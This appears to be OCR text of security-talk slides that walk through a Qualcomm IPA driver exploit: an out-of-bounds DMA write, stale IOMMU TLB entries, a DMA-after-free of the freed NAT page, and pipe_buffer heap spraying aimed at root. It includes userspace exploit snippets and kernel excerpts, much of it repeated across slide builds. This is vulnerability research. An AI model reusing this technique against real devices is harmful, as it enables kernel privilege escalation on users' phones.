


Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
nat_map = ipa_nat_mmap(nat_fd, PAGE_SIZE);
memset(nat_map, 0x41, PAGE_SIZE);
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
```

kernelspace



Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
nat_map = ipa_nat_mmap(nat_fd, PAGE_SIZE);
memset(nat_map, 0x41, PAGE_SIZE);
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```


kernelspace

/dev/ipa IPv6CT / NAT


IPA hardware


table base = 0xbadc0fe000

table_entries = 0xffff



Confirming the Out-of-Bounds Write




Find an OOB write
Target the NAT buffer
Corrupt memory we own
Corrupt memory we own


IPA access
primed device
OOB DMA
write
root
uid 0


Lazy IOMMU TLB
IPA access
primed device
OOB DMA
write
root
uid 0

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa

IOMMU

IPA hardware

```
table_base = 0xbadc0fe000
table_entries = 0xffff
```

Physical NAT page

```
dead414141414141...4141
```

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

Physical NAT page

```
dead414141414141...4141
```

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

dma-mapping-fast.c → io-pgtable-fast.c

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

Physical NAT page

dead414141414141...4141

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

dma-mapping-fast.c → io-pgtable-fast.c

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU 0xbadc0ff000

Page-table entry → NAT page

Physical NAT page

dead414141414141...4141

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

dma-mapping-fast.c → io-pgtable-fast.c

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU 0xbadc0ff000

Page-table entry	→	NAT page
TLB	→	

Physical NAT page

dead41414141414141...4141

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

dma-mapping-fast.c → io-pgtable-fast.c

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU 0xbadc0ff000

Page-table entry	→	NAT page
TLB *cache fill*	→	NAT page

Physical NAT page

```
dead414141414141...4141
```

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

`dma-mapping-fast.c` → `io-pgtable-fast.c`

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU `0xbadc0ff000`

Page-table entry	→	NAT page
TLB *cache fill*	→	NAT page

Physical NAT page

`dead414141414141...4141`

Qualcomm's Fast IOMMU Backend

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa — IOMMU

```
ipa_smmu_ap: ipa_smmu_ap {
   [...]
   qcom,iommu-dma = "fastmap";
};
```

`dma-mapping-fast.c` → `io-pgtable-fast.c`

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU `0xbadc0ff000`

Page-table entry	→	NAT page
TLB *cache fill*	→	NAT page

TLB hit →

Physical NAT page

`dead414141414141...4141`

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
```

kernelspace

/dev/ipa

NAT

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry → NAT page

TLB → NAT page

Physical NAT page

dead414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

kernelspace

/dev/ipa

NAT

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry → NAT page

TLB → NAT page

Physical NAT page

dead414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);

}
```

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry	→	NAT page
TLB	→	NAT page

Physical NAT page

dead41414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa — NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);

}
```

```
static size_t __av8l_fast_unmap(...) {
   [...]
   memset(ptep, val, sizeof(*ptep) * nptes);


   return size;
}
```

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry	:	unmapped
TLB	→	NAT page

Physical NAT page

dead414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa — NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);

}
```

```
static size_t __av8l_fast_unmap(...) {
   [...]
   memset(ptep, val, sizeof(*ptep) * nptes);
   if (!allow_stale_tlb) // false
      io_pgtable_tlb_flush_all(...);
   return size;
}
```

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU 0xbadc0ff000

Page-table entry	:	unmapped
TLB	→	NAT page

Physical NAT page

```
dead41414141414141...4141
```

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa — NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);
   if (pages) __fast_smmu_free_pages(...);
}
```

```
static size_t __av8l_fast_unmap(...) {
   [...]
   memset(ptep, val, sizeof(*ptep) * nptes);
   if (!allow_stale_tlb) // false
      io_pgtable_tlb_flush_all(...);
   return size;
}
```

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU 0xbadc0ff000

Page-table entry	:	unmapped
TLB	→	NAT page

Physical NAT page

dead414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa — NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);
   if (pages) __fast_smmu_free_pages(...);
}
```

```
static void __fast_smmu_free_pages(...) {
   [...]
   for (i = 0; i < count; i++) // count = 1

}
```

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry	:	unmapped
TLB	→	NAT page

Physical NAT page

dead414141414141...4141

Freeing a DMA Buffer

userspace

```
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
assert(*(uint16_t *)nat_map == 0xdead);
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

via dma_free_coherent(...)

kernelspace

/dev/ipa — NAT

```
static void fast_smmu_free(...) {
   [...]
   av8l_fast_unmap_public(...);
   if (pages) __fast_smmu_free_pages(...);
}
```

```
static void __fast_smmu_free_pages(...) {
   [...]
   for (i = 0; i < count; i++) // count = 1
      __free_page(pages[i]);
}
```

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry	:	unmapped
TLB	→	freed page

Freed NAT page

????????????????...????

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
```

memory access

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU `0xbadc0ff000`

Page-table entry	:	unmapped
TLB	→	freed page

Freed NAT page

```
??????????????...????
```

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
```

memory access

CPU load/store

```
address = kernel_va
```

CPU MMU `kernel VA`

IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IOMMU `0xbadc0ff000`

Page-table entry	:	unmapped
TLB	→	freed page

Freed NAT page

```
??????????????...????
```

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
```

memory access

CPU load/store

address = kernel_va

CPU MMU — kernel VA

Page-table entry → reused page

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU — 0xbadc0ff000

Page-table entry : unmapped

TLB → reused page

Reused physical page

former NAT page

????????????????...????

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
```

memory access

CPU load/store

address = kernel_va

CPU MMU — kernel VA

Page-table entry → reused page

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU — 0xbadc0ff000

Page-table entry : unmapped

TLB → reused page

Reused physical page

former NAT page

????????????????...????

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
```

memory access

CPU load/store

address = kernel_va

CPU MMU kernel VA

Page-table entry → reused page

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry : unmapped

TLB → reused page

Reused physical page

former NAT page

????????????????...????

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
```

memory access

CPU load/store

address = kernel_va

CPU MMU kernel VA

Page-table entry → reused page

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry : unmapped

TLB → reused page

Reused physical page

former NAT page

????????????????...????

One Physical Page, Two Views

userspace

```
munmap(nat_map, PAGE_SIZE);
ipa_nat_free(ipa_fd);
// Another kernel allocation reuses the freed NAT page.
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
```

memory access

CPU load/store

address = kernel_va

CPU MMU kernel VA

Page-table entry → reused page

IPA DMA path

table base = 0xbadc0fe000

table_entries = 0xffff

IOMMU 0xbadc0ff000

Page-table entry : unmapped

TLB → reused page

Reused physical page

former NAT page

dead???????????...????

The Stale-TLB Window



IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```


IOMMU `0xbadc0ff000`

Page-table entry	:	unmapped
TLB	→	freed page

Freed NAT page

```
??????????????...????
```

The Stale-TLB Window



IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```


IOMMU `0xbadc0ff000`


Page-table entry	:	unmapped
TLB	→	reused page

Reused physical page
former NAT page


```
??????????????...????
```

The Stale-TLB Window





The Stale-TLB Window



IPA DMA path

```
table base = 0xbadc0fe000
table_entries = 0xffff
```


IOMMU `0xbadc0ff000`

Page-table entry	:	unmapped
TLB	:	not cached

Reused physical page
former NAT page

```
dead???????????...????
```



Kernel memory
DMA-After-Free?



Blind 16-bit writes

TLB will expire


IPA access
primed device
OOB DMA write
DMA-After-Free
root
uid 0


Page reclaim
and corruption
IPA access
primed device
OOB DMA
write
DMA-After-
Free
root
uid 0

How a Pipe Stores Data



Create: a pipe

kernelspace

How a Pipe Stores Data

Create: a pipe

kernelspace



heap allocation

How a Pipe Stores Data

Create: a pipe

kernelspace

```
struct pipe_buffer {


};
```



heap allocation

How a Pipe Stores Data

Create: a pipe



How a Pipe Stores Data

Create: a pipe




How a Pipe Stores Data

Create: a pipe
Write: eight bytes of `0x41`




How a Pipe Stores Data

Create: a pipe
Write: eight bytes of `0x41`



From Pipe Objects to a Slab Page

Create: a pipe
Write: eight bytes of `0x41`




From Pipe Objects to a Slab Page



Create: a pipe

Write: eight bytes of `0x41`

Spray: `pipe_buffer` objects




kernelspace

From Pipe Objects to a Slab Page



From Pipe Objects to a Slab Page




Reclaiming the Page as `pipe_buffer`



Prepare: a lot pipes

Reclaiming the Page as `pipe_buffer`


Prepare: a lot pipes



kernelspace


Reclaiming the Page as `pipe_buffer`

Prepare: a lot pipes
DMA-After-Free: freed NAT page



